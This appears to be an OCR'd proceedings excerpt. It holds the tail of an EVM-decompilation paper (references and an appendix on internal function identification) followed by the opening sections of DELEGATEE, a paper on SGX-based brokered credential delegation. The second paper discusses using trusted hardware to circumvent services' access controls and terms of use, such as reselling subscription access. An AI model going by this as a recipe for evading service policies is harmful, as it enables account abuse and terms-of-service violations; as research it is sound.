[46] Y. Shoshitaishvili, R. Wang, C. Salls, N. Stephens, M. Polino, A. Dutcher, J. Grosen, S. Feng, C. Hauser, C. Kruegel, et al. (state of) the art of war: Offensive techniques in binary analysis. In *Security and Privacy (SP), 2016 IEEE Symposium on*, pages 138–157. IEEE, 2016.

[47] L. Torczon and K. Cooper. *Engineering A Compiler*. 2007.

[48] K. Turner. The cryptokitties genome project. https://medium.com/@kaigani.

[49] R. Vallée-Rai, P. Co, E. Gagnon, L. Hendren, P. Lam, and V. Sundaresan. Soot - a java bytecode optimization framework. In *1999 conference of the Centre for Advanced Studies on Collaborative research*.

[50] G. Wood. Ethereum: A secure decentralised generalised transaction ledger.

[51] K. Yakdan, S. Eschweiler, E. Gerhards-Padilla, and M. Smith. No more gotos: Decompilation using pattern-independent control-flow structuring and semantic-preserving transformations. In *22nd Annual Network and Distributed System Security Symposium, NDSS 2015, San Diego, California, USA, February 8-11, 2015*, 2015.

[52] W. Zhao. 30 million: Ether reported stolen due to parity wallet breach. https://www.coindesk.com/30-million-ether-reported-stolen-parity-wallet-breach/.

# A Internal Function Identification


In our heuristic, an internal function is assumed to have a single entry and a single exit. Consequently, there are four basic blocks involved in an internal call that we name `caller_begin`, `callee_entry`, `callee_exit` and `caller_end`. The `caller_begin` issues the call by branching to `callee_entry`, and eventually `callee_exit` returns to the caller by branching to `caller_end`.

We note that callee may have multiple callers. As a result, for an internal function, there is one pair of `callee_entry` and `callee_exit`, but there may be multiple pairs of `caller_begin` and `caller_end`. Figure 5a illustrates an example callee with two callers.

We start by identifying `callee_exit`. We observe that `callee_exit` would normally end with an indirect branch, where the branch address is produced by `caller_begin`. Moreover, `callee_exit` should have more than one successors (the `caller_ends`).

We then correlate each `caller_end` with its `caller_begin`. As mentioned previously, the branch address produced by `caller_begin` guides the callee to `caller_end`. During the CFG recovery, we keep track of where each constant is generated, which enables the correlation. As we identify the `caller_begins`, the `callee_entry` is their common successor.

We then use `INTCALL` as an abstraction for the callee. The subgraph for the callee is first extracted using the CFG recovery algorithm. For each `caller_begin`, we insert an `INTCALL`, and also replace its branch from `callee_entry` to the corresponding `caller_end`. The `INTCALL`, when "executed", will transfer the control flow to the callee. For the `callee_exit`, we insert an `INTRET` to replace its indirect branch to `caller_ends`. The `INTRET`, when "executed", will transfer the control flow




(a) before callee is extracted (b) after callee is extracted

Figure 5

```
delta, stack_size = 0, 0
for bytecode in sequence:
   stack_size -= bytecode.delta
   delta = min(delta, stack_size)
   stack_size += bytecode.alpha
delta = -delta
alpha = stack_size + delta
```

Code Block 7: **Computing the Delta and Alpha of a Sequence**

back to the caller. Figure 5b illustrates the transformations.

To make lifting possible, we also need to determine the number of items popped off and pushed onto the stack by `INTCALL`. In the EVM specification, these are referred to as the delta ($\delta$) and alpha ($\alpha$) of an operation. For an `INTCALL`, they can be interpreted as the number of arguments and return values.

We note that a sequence of bytecode instructions can be viewed as a single operation, thus the delta and alpha value of the sequence computed in the manner shown in 7.

The stack size is initialized to be zero upon entering the sequence. When the it becomes negative, the sequence is reading prepositioned values. Delta is therefore set to the negation of the minimal stack size. The end stack size indicates the number of values produced by the sequence, but we also need to account for the values popped off the stack. Therefore alpha is the end stack size plus the delta value.

For an `INTCALL`, we select a path from `callee_entry` to `callee_exit`, and compute its delta and alpha. We note that in most cases, the return address is the first argument (at the bottom of the initial stack) and will be popped off eventually, which allows us to fully exhaust the function arguments.

# DELEGATEE: Brokered Delegation Using Trusted Execution Environments

Sinisa Matetic
*ETH Zurich*

Moritz Schneider
*ETH Zurich*

Andrew Miller
*UIUC*

Ari Juels
*Cornell Tech*

Srdjan Capkun
*ETH Zurich*

## Abstract

We introduce a new concept called *brokered delegation*. Brokered delegation allows users to flexibly delegate credentials and rights for a range of service providers to other users and third parties. We explore how brokered delegation can be implemented using novel trusted execution environments (TEEs). We introduce a system called DELEGATEE that enables users (Delegatees) to log into different online services using the credentials of other users (Owners). Credentials in DELEGATEE are never revealed to Delegatees and Owners can restrict access to their accounts using a range of rich, contextually dependent delegation policies.

DELEGATEE fundamentally shifts existing access control models for centralized online services. It does so by using TEEs to permit access delegation *at the user's discretion*. DELEGATEE thus effectively reduces mandatory access control (MAC) in this context to discretionary access control (DAC). The system demonstrates the significant potential for TEEs to create new forms of resource sharing around online services without the direct support from those services.

We present a full implementation of DELEGATEE using Intel SGX and demonstrate its use in four real-world applications: email access (SMTP/IMAP), restricted website access using a HTTPS proxy, e-banking/credit card, and a third-party payment system (PayPal).

## 1 Introduction

Delegation, the ability to share a portion of one's authority with another, is a well-studied concept in access control. However, delegation remains mostly unsupported in today's online services. Email provides no delegation support at all, for example, while other services, such as Facebook, support delegation in a limited and coarse-grained way. Facebook allows a user to delegate to a third-party application the authority to post to the user's wall, but not to impose a limit of three posts per day. In any case, the expression and enforcement of delegation policies lies entirely at the discretion of the services.

The ability to delegate access to existing online accounts and services, *safely and selectively*, could give rise to new forms of cooperation among users. Delegation may be useful for sharing digital content, such as access to streaming services like Netflix. Users may wish to delegate online tasks to remote workers, for example to reply to emails involving a particular topic or group. Delegation of access to financial services, such as Paypal, could enable broader access to banking.

Today, when delegation is needed in a way unsupported by the service, users must resort to credential sharing. This results in the *Delegatees* gaining full access to the *Owners'* accounts. Such delegation mostly works only in closed circles with high levels of mutual trust.

In this work, we argue that the emergence of trusted execution environments (TEEs), such as Intel Software Guard Extensions (SGX), has enabled an alternative way to achieve fine-grained delegation without trust between the Owner and Delegatee. We refer this new type of delegation — specifically with delegation restricted under a policy enforced by a TEE enclave holding the credential — as *brokered delegation*. Brokered delegation is a new and powerful tool that allows users to flexibly share and delegate access, without requiring the explicit support (or even knowledge) of the service providers.

To demonstrate the potential of brokered delegation, we design DELEGATEE, a system that provides brokered delegation for many existing web services according to complex contextual access-control policies. DELEGATEE also preserves the confidentiality of the managed credentials. We develop several application prototypes to demonstrate how brokered delegation can support new forms of resource sharing and give rise to new markets: secure outsourcing of personal and commercial micro-tasks, tokenization (i.e., creation of fungible, tradeable units), resale of resources and services, and new payment methods - all without changes to the legacy infrastructure. One of the key features of DELEGATEE is that it

*requires no changes to the service managing the resource or to users' accounts*.

We present two design variations for DELEGATEE. The first design encompasses a purely decentralized peer-to-peer (P2P) system in which a Delegatee that wants to use brokered credentials executes the secure enclave on her machine. The Owner of the credentials connects to the enclave and delivers the credentials along with the access control policy under which the Delegatee can access a specific service. The second design is based on a centralized broker service operated by a third party. In this architecture, an Owner can register credentials and an accompanying policy, authorizing use by a specific population of Delegatees. Both system designs provide a comprehensive solution for brokered delegation and can be used based on users' preferences.

DELEGATEE also demonstrates a broader insight about the security consequences of trusted hardware: TEEs can fundamentally subvert access-control policy enforcement in existing online services. Depending on the application, DELEGATEE can either enrich a target service or undermine its security policies (or both). For example, reselling limited access to a paid subscription service in regions where the service is unavailable undermines the service's security policy, while delegating access to office tools such as mail, calendar, etc. to administrative assistants can enrich the capabilities and usability of the service itself. Brokered delegation can also facilitate violations of web services' terms of use. Users may thereby circumvent *mandatory access control* (MAC) policies, reducing them to *discretionary access control* (DAC). The effect is similar to allowing use of `setuid` [28] in Unix irrespective of MAC policies [39, 36].

The fine-grained delegation offered by DELEGATEE can support new forms of meaningful cooperation among users, which existing online services do not provide. In this way DELEGATEE may be related to new technology-fueled resource-sharing models such as Airbnb and Uber, which have challenged legal and regulatory frameworks while creating and delivering appealing new services. We thus view DELEGATEE as a catalyst for such new contributions to the sharing economy.

In summary, we make the following **contributions**:

- *Brokered delegation:* We advance a new model for user-specified safe delegation of resources and services governed by fine-grained access control. Our approach involves credential outsourcing to trusted hardware.
- DELEGATEE*:* We present DELEGATEE, a system that realizes brokered delegation via Intel SGX. We present two implemented versions: One based on a hardened third party acting as a credential broker and the other as a peer-to-peer system where users directly store, manage, delegate, and use credentials.
- *Security analysis:* We show that both DELEGATEE versions provide security in a strong adversarial model, protecting against some compromised SGX platforms as well as the full software stack of victims' machines.
- *Prototype implementations:* We describe and implement four applications on top of DELEGATEE: Delegated email, PayPal, credit card/e-banking, and full website access through an HTTPS proxy. We run these with commercial services such as Gmail and PayPal using real user credentials. We document minimal performance overhead and the ability to support many concurrent users.
- *Impact on access control:* We show that TEEs can be used to circumvent MAC policies in online services and allow discretionary access control, enabling users to delegate rights and access at their discretion.

# 2 Motivation and Problem Statement

## 2.1 Motivation

There are two major motivations for our work: To demonstrate the many settings in which brokered delegation gives rise to new functionality, and to demonstrate how (for good or bad) trusted hardware TEEs can transform practically any mandatory access control policy in an online service into a discretionary one. Our four different application scenarios illustrate both motivations.

**Mail/Office.** Full or restricted delegation of a personal mailbox or other office tasks can be appealing for many reasons. These include a desire to delegate work to administrative assistants (e.g., read-only access, send mail only to a specific domain) or to allow limited access to law-enforcement authorities (e.g., read emails from a certain time window relevant to a court case). The first is especially valuable for virtual-assistant services, which outsource office tasks off-site [26]. Today, these services require users to completely share their credentials, a dangerous practice that discourages many potential users.

**Payments.** Virtually all payments, cash and cryptocurrencies excepted, happen through intermediaries. Users may naturally desire a richer array of choices of these intermediaries. Consider, for example, a payment system where the users pay using each others' bank accounts, credit cards, or third-party providers (e.g., PayPal). This can have large benefits in terms of cost-saving, business operations, and anonymity guarantees.

Imagine that a company wants to allow its employees to execute online purchases with the company credit card or PayPal, but restricted to a certain limit per expenditure and specific merchants. Currently, this cannot be done since access to the card details or PayPal credentials allows users to execute arbitrary payments. Companies therefore typically provide such information only to a few employees who then execute payments for the rest,

resulting in a highly inefficient process.

Delegation of payment credentials can also enable direct cost-savings for the end user. An example online system based on this premise is Sofort [25]. Sofort works as an internet payment middleman, with lower transaction fees than for credit cards. Sofort pays merchants for clients' online purchases and is repaid by clients via bank transfer. To guarantee repayment, Sofort requires users to share their e-banking credentials with the service, a practice that clearly raises security and privacy risks.

Finally, delegation of payments can benefit "underbanked" populations with limited access to online payment systems, by enabling them to leverage social ties (e.g., via brokered delegation to the bank accounts of friends, family, and peers).

**Full Website Access.** The most versatile form of delegation is delegation for arbitrary existing web services, which typically authenticate user accounts through password challenges and then cookies over HTTPS. This model includes access to users' social networking sites, video services, online media such as news and music, and general website content available only to registered users. One appealing example from the academic world is *Sci-Hub*. "The site bypasses publishers' paywalls using a collection of credentials (user IDs and passwords) belonging to educational institutions which have purchased access to the journals." Many anonymous academics from around the world donate their credentials voluntarily [9]. Some services, such as Netflix and various news sites, already offer users the ability to log in from different devices. Users can thus share their subscriptions by sharing credentials, but only in a dangerous all-or-nothing manner. More fine-grained, e.g., service-specific, and secure delegation could facilitate much broader sharing (for good and bad).

**Sharing Economy.** The examples above involve an Owner delegating credentials to known Delegatees, e.g., friends or colleagues. However, Owners can also offer access to their services on an open market to a wide range of potentially pseudonymous or anonymous Delegatees. This would result in a shared economy in which Owners sell time-limited and restricted access to their accounts in return for other services or financial compensation. For example, users could sell access to Netflix accounts on an open market. They could also sell space in their social networking accounts to advertisers; e.g., a user could sell the ability to post in her name, enabling an advertiser to target her social network. The right to post could be restricted to a certain volume and type of content to prevent abuse by advertisers.

## 2.2 Problem Statement

If service providers regularly offered richly featured native delegation options, there would be no need for **brokered delegation**. Most do not, however, usually for business or regulatory reasons. Our work aims to change this situation fundamentally — DELEGATEE empowers users to delegate their authority, making use of any existing internet service, such that:

- The Owner's credentials remain confidential.
- The Owner can restrict access to her account, e.g., in terms of time, duration of access, no. of reads/writes etc.
- The system logs the actions of Owners and Delegatees so that post-hoc attribution of their behaviors is possible (as a means of resolving disputes).
- The system minimizes the ability of a service to distinguish between access by the Delegatee and that of the legitimate Owner, thus, preventing delegation. (As we shall discuss, this is not achievable for all services.)

## 2.3 Why the Problem is Hard

DELEGATEE leverages SGX to implement functionality that without SGX or equivalent mechanisms would be infeasible or impossible to achieve. Consider our delegated payment scenarios involving PayPal, credit card or e-banking. Such delegation would be easy to support on the back end; e.g., PayPal could offer a delegation API.

Without back end support, however, there are only two possible implementation strategies. The first is that the Owner remains online and mediates requests, which forecloses on the possibility of private transactions or her inability to provide continuous service availability.

The second is that the Owner provides the Delegatee with a digital resource for unmediated access to the target resource. This, however, would require black-box obfuscation to construct a functionality that establishes a TLS connection, authenticates a user with a concealed password, and supports a series of policy-constrained transactions. General virtual black-box (VBB) obfuscation is known to be impossible [5]. It is unclear whether indistinguishability obfuscation ($i\mathcal{O}$), whose realization remains an open problem [12], could achieve this functionality. $i\mathcal{O}$, would in any case require circuit complexity well beyond the bounds of feasible deployment. It would also be subject to replay attacks unless the functionality could somehow change or revoke the credential atomically with permissible operations. In summary, SGX is required to solve our problem as stated, and even with SGX, as we now explain, solution remains challenging.

# 3 DELEGATEE

The main idea behind the DELEGATEE system is to send the Owner's credentials (passwords, etc.) to a Trusted Execution Environment (TEE) that implements the delegation policy. The Delegatee communicates with the resource (web service) indirectly, using the TEE as a proxy. In this section, we briefly introduce background on TEEs, then present the DELEGATEE system design.

## 3.1 TEEs and Intel SGX Background

Modern TEE environments, most notably ARM TrustZone [3, 42] and Intel SGX [13, 1], enable isolated code execution within a user's system. Intel introduced SGX in the 6th generation of its CPUs as an instruction set architecture extension. Like TrustZone, an older TEE that permits execution of code in a "secure world" and is used widely in mobile devices, SGX permits isolated execution of the code in what is referred to as secure *enclaves*. In TrustZone, transition to the secure world involves a complete context switch. In contrast, the SGX's secure enclaves only have user-level privileges, with `ocall`/`ecall` interfaces [20] used to switch control between the enclaves and the OS. The SGX architecture enables the app developer to create multiple enclaves for security-critical code, protecting it from malicious applications [43], a compromised OS, virtual machine manager [11], or BIOS [24], and even insecure hardware [16] on the same system. Additionally, SGX includes a key feature unavailable in TrustZone, called *attestation*.

In summary, the main protective mechanisms supported by SGX are: runtime isolation [33], `ocall`/`ecall` interfaces [20], sealing [2], and attestation [22, 13]. We relegate further details below; for in-depth treatment of SGX, see [13, 21].

Readers familiar with Intel SGX can skip the rest of this subsection. The main protection mechanisms of SGX, in more detail, are:

**Attestation.** Attestation is the process of verifying that enclave code has been properly initialized. We distinguish between two types:

- In *local attestation*, a prover enclave requests a statement containing measurements of its initialization sequence, enclave code, and issuer key. Another enclave on the same platform can verify this statement using a shared key created by the processor.
- In *remote attestation* the verifier may reside on another platform. A system service called Quoting Enclave signs the local attestation statement for remote verification. The verifier checks the signature with the help of an online attestation service run by Intel. The signing key used by the Quoting Enclave is based on a group signature scheme called EPID (Enhanced Privacy ID) which supports two modes of attestation: fully anonymous and linkable attestation using pseudonyms [22, 13].

**Runtime isolation.** As mentioned, the SGX security architecture guarantees enclave *isolation*, using protective mechanisms enforced in the processor, from all software running outside of the enclave. The control-flow integrity of the enclave is preserved and the state is not observable. The code and data of an enclave are stored in a protected memory area called Enclave Page Cache (EPC) that resides in Processor Reserved Memory (PRM) [33].

**Sealing and Memory encryption.** Enclaves can save confidential data across executions trough sealing, a process for encrypting and authenticating enclave data for persistent storage [2] controlled by the untrusted OS. Each enclave is provided with a sealing key, private to the executing platform and the enclave. The sealing key is derived from a Fuse Key (unique to the platform, not known to Intel) and an Identity Key (either Enclave Identity or Signing Identity). Additionally, all runtime enclave memory is encrypted and cannot be accessed by the OS as described above. In Section 4 we consider an attacker that cannot break the SGX hardware protection mechanism but can have all SGX keys used to, e.g., decrypt seals or the extracted memory content.

**Ocall/Ecall.** The interface between the trusted enclave and the untrusted application is implemented using `ocalls` and `ecalls`, calls from the trusted to the untrusted part, and vice-versa, respectively. During an `ocall`/`ecall` all arguments are copied to trusted/untrusted memory and then executed in order to maintain a clear partition of trusted and untrusted parts. These interfaces are defined and implemented by Intel in the Intel SGX SDK [20].

## 3.2 System Design

We explore the DELEGATEE design space through two system architectures: a purely decentralized *P2P system*, and what we call a *Centrally Brokered* system, in which a third party runs the enclaves. Both architectures involve three distinct classes of parties: credential *Owner(s)* A, *Delegatee(s)* B, and *service(s)* G. Additionally, the system distinguishes 2 data types: *credential(s)* C and *access control policy(ies)* P. Owners and Delegatees are generically referred to as *users*.

The system supports a potentially large population of credential Owners $A_1 ... A_n$ (henceforth referred to as Owners) and Delegatees $B_1 ... B_n$. In general, the Owner $A_i$ has access to a service $G_k$. The Delegatee $B_j$ does not have access to the service, but she can get access by using credentials $C_x$ of the Owner $A_i$. However, the Owner $A_i$ does not want to reveal the credentials to the Delegatee $B_j$. The Owner $A_i$ wants her credentials to remain confidential and used only by an authorized Delegatee. Additionally, the Owner wants to restrict access to the services that she enjoys (i.e. $G_k$) according to an access control policy $P_{ijxk}$ specific to this delegation relationship. $P_{ijxk}$ defines an policy involving Owner $A_{\mathbf{i}}$, Delegatee $B_{\mathbf{j}}$, credentials $C_{\mathbf{x}}$, and service $G_{\mathbf{k}}$. The type and structure of the access control policy depends on the service that the Owner delegates. Definition and enforcement of the policies are described in Section 3.4.

**P2P system architecture.** In our peer-to-peer system, there is no need for a central management entity to mediate between the Owners and the Delegatees. A Delegatee





Figure 1: DELEGATEE's P2P system architecture

can directly coordinate with the Owner to gain access to a specific service from group G. In order to execute this setup, a Delegatee from party B has to have a Intel SGX supported machine. The steps to execute secure credential delegation, also given in Figure 1, are:

(**1**) The Owner $A_i$ agrees directly with the Delegatee $B_j$ for which specific service ($G_k$) access will be granted using her credentials ($C_x$). The agreement is done at the users discretion and through any available channel such as online messaging, email, phone call etc. Additionally, users need to establish a method for authentication upon enclave start (e.g. pre-shared key, certificates). This step can be executed in an any informal communication channel that the users consider appropriate. However, the emphasis should be on the confidentiality of the channel (e.g., chat over a coffee).

(**2**) (optional[1]) After that, $A_i$ prepares the enclave.

(**3**) (optional[1]) Owner $A_i$ sends the executable to $B_j$.

(**4**) The Delegatee $B_j$ starts the enclave and enters the secret information (shared secret exchanged during the initial agreement) to the enclave needed for mutual authentication and secure connection establishment.

(**5**) After the Delegatee $B_j$ starts the enclave, the Owner $A_i$ connects to the enclave, attests it to verify that it is the correct code with respect to the requested service delegation, and subsequently uses the secret information to authenticate and create a secure communication channel.

(**6**) The $A_i$ sends credentials $C_x$ for the service $G_k$ with the access control policy $P_{ijxk}$ using the secure channel.

(**7**) The Delegatee $B_j$ now uses the enclave as a proxy to connect to the service $G_k$ using the delegated credentials.

(**8**) The scope of usage is strictly limited by the defined policy and therefore Delegatee $B_j$ cannot use the parts of the service not allowed by the Owner $A_i$.

(**9**) If the access control policy has a time limit, the Delegatee $B_j$'s access to the service is terminated after the time has passed, unless the Owner $A_i$ extends the policy. The enclave restarts do not change this fact, requiring the connection from the Owner $A_i$ to the enclave to deliver the information again. The enclave is stateless, meaning that any interruption, restart or termination after the initial start and the delivery of confidential information is going to result in service abortion.

**Authentication mechanisms.** The agreement between the users and their mutual identification and authentication is of utmost importance. The Owner needs to be certain that the enclave used to access a specific service with her credentials is running on the machine of the intended Delegatee. Attestation only gives us proof that the enclave is executing the presumed code, but without any information under whose control the machine is. To allow mutual authentication between the Owner and the Delegatee, a separate authentication method is needed.

Several authentication mechanisms are possible. First, the parties could use an out-of-band confidential and authenticated channel to exchange a shared secret key. After the enclave start, the Delegatee enters this pre-shared key into the enclave. The Owner uses the same key to establish a TLS (PSK mode) session with the enclave. If an attacker attempts to establish an impostor or man-in-the-middle session with the Owner, the keys will mismatch. As an alternative, we could use a trusted PKI so that the Owner obtains Delegatee's public key certificate, later used to establish a TLS session. This requires the Delegatee to provide her private and public keys to the enclave. Our design is agnostic to the used authentication method while the prototype uses the first option.

**Centrally Brokered system architecture.** Alternatively to the P2P configuration, the Centrally Brokered system consists of a central server that mediates all transactions and communication between the involved parties and also serves as a management entity. The server has a trusted execution environment (SGX enclaves) that performs security-critical operations. Thus, the system can be attested to verify the running code and authenticated to verify the service provider. In this case, the Owners and the Delegatees do not need to have SGX. Steps needed to execute secure delegation follow Figure 2:

(**1**) Both the Owners ($A_1$...$A_n$) and the Delegatees ($B_1$...$B_n$) need to register with the system to acquire unique login information (username and password) for access. After registration, both Owners and Delegatees can execute credential delegation for service access.

(**2**) The Owners $A_1$...$A_n$ now establish a secure channel to the system (using the ordinary web PKI) and start stor-

[1]Enclaves used for the credential delegation can also be downloaded from a trusted source. Each different service requires implementation of specific enclaves due to access complexity. The Owner and the Delegatee can verify the enclave trustworthiness with attestation.





Figure 2: Centrally Brokered system architecture for credential delegation with DELEGATEE

ing the credentials $C_1...C_n$ for specific services $G_1...G_n$. The variety of credentials that can be stored depends on the supported services (see Section 5 for details).

(**3**) The Owners $A_1...A_n$ may agree directly with the Delegatees $B_1...B_n$ for which specific service ($G_k$) the Owner will grant access using her credentials ($C_x$). The agreement is done at the users discretion through any available out-of-band channel and is limited by the implemented technical capabilities of the system (i.e., for supported use cases implemented by DELEGATEE).

(**4**) During the agreement, users exchange their unique identifiers (i.e. system username) so that the Owner from party A knows whom to authorize from party B.

(**5**) The Owner $A_i$ establishes a secure channel to the system, specifies for which credentials ($C_x$) she wants to perform the delegation, for which service ($G_k$) and to whom (username of $B_j$), while she additionally specifies the access control policy $P_{ijxk}$ that restricts usage.

(**6**) After receiving the confirmation, $A_i$ disconnects.

(**7**) The Delegatee $B_j$ now establishes a secure channel to the system and can immediately see that she has been delegated credentials for a certain service. The credentials are hidden for the Delegatee $B_j$. If the Delegatee wants to access the service $G_k$, she may proceed.

(**8**) The access to the service is always proxied through the central broker with no direct communication between the Delegatee and the service. Any attempt to circumvent this results in protocol termination (e.g., if the user clicks an external link outside the proxied service).

(**9**) After the defined access control policy expires (e.g. if it is time limited) the Delegatee $B_j$ loses access and the credentials are no longer delegated.

**Interoperability.** In Section 5 we describe the implementation of DELEGATEE. Our prototype implementation is based on the Centrally Brokered architecture, since this is the most plausible deployment scenario, although we discuss how the P2P model applies to each supported application. The implemented enclaves have two operation modes that can be chosen and set prior to the execution. In case of the Centrally Brokered system, the enclave retrieves important data regarding services, credentials, and access control from the management enclave, while in the P2P system, the enclave awaits the connection from its issuer to receive all information.

## 3.3 Usage with and without anonymity

DELEGATEE supports both identity-based (non-anonymous) and anonymous use models, as follows.

**Identity-based model.** An identity-based model follows directly from the model and examples given above. Here, the users know each other in some way, have a communication channel and can mutually identify each other. The Owner directly delegates her credentials to a specific Delegatee. Common use case examples include family sharing, delegation among friends and colleagues, etc.

**Anonymous model.** As DELEGATEE conceals an Owner's credentials, it naturally preserves her anonymity, even in the P2P model where the Delegatee operates the enclave executing DELEGATEE. However, the agreement is necessary in order to specify details for the delegation relationship. An Owner and Delegatee may negotiate and perform credential delegation without direct interaction. For example, a bulletin board (available on the Centrally Brokered system) might allow Owners to publicly list services they are willing to delegate, specifying accompanying access control policies and costs (or offer of free service). Owners may identify themselves with pseudonyms, e.g., onion addresses.

In the P2P model, the bulletin board can be hosted on a third-party website, while the protocol runs through Tor Hidden Services, thereby ensuring privacy protection for both the Owner and Delegatee.

### 3.4 Policy Creation and Enforcement

Securely enforcing defined policies presents a challenge on its own. We aim to prevent all attackers from modifying the policies or circumventing the enforcement by applying a combination of allowed actions in order to reach a desirable state. While the security analysis (Section 4) ensures that the owner-provided access control policy is respected, the burden remains on the Owner to choose an appropriate access control policy in the first place. An Owner who wants to delegate restricted access for a specific service needs to be able to define all allowed actions through a rich access control policy, denoted as $P_{ijxk}$. For increased security, we prefer the white-listing of operations based on the least-privileges in order to prevent unwanted access and usage of the delegated account. Unfortunately, a general model for a wide variety of different services cannot be used. For every specific service category, and sometimes even for every specific service provider in the same category, a new policy must be created that resembles the exact capabilities and actions which a fully allowed user may invoke. We discuss the limitation of policies in Section 7.

**Policies in DELEGATEE.** We designed and implemented policies for all scenarios defined in Section 2.1, namely, for mail, payments, and full website access.

In mail, DELEGATEE relies on the IMAP and SMTP protocols which are standardized and well defined. Inside the enclave we parse all incoming and outgoing request (to and from the Delegatee) and compare them against the defined access policy. Consider a concrete scenario: the organizer of a conference wishes to delegate her email account to an assistant to respond to logistical questions from attendees. The Delegatee should be granted read access to only *subset* of the organizer's email (e.g., defined by a regular expression query like `(*#Usenix18*)`). The organizer might also wish to enforce restrictions on message sending. Rather than sending to any possible email address, the assistant may only be allowed to *reply* to emails and deleting emails should be prevented. In general, for the inbox requests the Delegatee can be limited based on criteria such as date, time, sender, subject or content of the email. In outgoing requests, the limitation is set on the subject or content, and the intended recipient(s). Additionally, the Owner can rate-limit emails sent within a time interval, applying a spam and abuse filter for outgoing messages.

In payments, the main restriction is on limiting the allowed amount per transaction or the total amount using the delegated credential for either a credit card or any other third party payment service. Additionally, the DELEGATEE can enforce restrictions on the source, limiting the Delegatee to perform payments only on specific sites or identified merchants/services, and white-listed geographical locations based on the IP address.

In the full website access, DELEGATEE implements limiting the use of login credentials to specific sites (e.g., the Owner can have the same credentials for two different services. However, full access is only achieved to the site allowed by the policy). As work in progress, the policies are expanded to restrict specific actions on sites after the login, including, clicks on various links, loading of specific site content or access to the account settings.

Our prototype implements delegation policies targeted at particular services, directly in `C++`. These policies rely on the mechanisms explained above; the Owner only needs to configure the value of the policy attributes (e.g., time limit, max amount, regular expression, etc.). In principle, the credential Owners could describe their own delegation policy in a general programming language. In Section 8 we mention existing and generic ways to extend our general functionality regarding access control. However, specifying the policies is difficult to do correctly. We envision that a likely deployment scenario is a curated "app store", to which entrepreneurs or power users submit useful policies they develop. These policies are then evaluated by experts and users. Web services are constantly updated, and the interfaces change over time, requiring delegation scenarios to be continuously maintained as well. In Section 7 we discuss further challenges if the services seek to actively prevent delegation.

## 4 Security Analysis

Brokered delegation provides a new usage pattern for potentially any existing online service. It, therefore, provides new security challenges as well, arising especially because each new service requires a customized delegation mechanism. In this section we describe the main security properties that DELEGATEE is designed to ensure across all applications:

(**a**) *First and foremost, the Owner's access credentials remain confidential.*

(**b**) *The use of the delegated credentials is defined by the access control policy which will not be violated.*

(**c**) *Use of the credentials should only be granted to the intended Delegatee, as authorized by the Owner.*

The DELEGATEE system is designed to provide these security guarantees even against a strong attacker model. We assume that an attacker neither corrupts the full software stack of the Owner's and Delegatee's machines (unless the Delegatee is the attacker), nor the online service, as existing web authentication mechanisms rely on them anyway. However, we consider an attacker that controls

everything else (i.e., including the standard Dolev-Yao adversary [14] that can read and manipulate network traffic between parties). The two architectures we develop, P2P and Centrally Brokered, differ mainly in where the enclave is hosted (respectively, on the Delegatee's own device or at an independent third-party). Although we rely on a TEE, our system is designed to tolerate vulnerabilities in the SGX enclaves as long as the software stack on the machine running the enclave is also not compromised. Below we discuss several attacker configurations and the design decisions made to mitigate them. It is of utmost importance to note that our system is designed in a way that breaking the SGX protection mechanism on an arbitrary enclave will not subvert our system. The attacker would need to break the exact enclave running DELEGATEE, bypass the authentication mechanism, and compromise the full software stack on the same machine to violate the security properties. Additionally, we consider side-channel attacks to be out of scope of this work.

## 4.1 Security through trusted enclaves

We first describe how these properties are ensured assuming the TEE enclaves are secure, even if the software stack of the Centrally Brokered system is compromised.

In the Centrally Brokered architecture, the TEE guarantees security properties (a) and (b) even if the central broker and the Delegatee are otherwise corrupted. The Owner only transmits her credential after validating the attestation that the enclave is running the correct code and if the authentication is successful. The mechanism for authenticating the Delegatee to the broker also lies inside the enclave, in the broker's API enclave. This means that property (c) is guaranteed even if the broker's full software stack is compromised since all security-critical operations are performed inside the enclave.

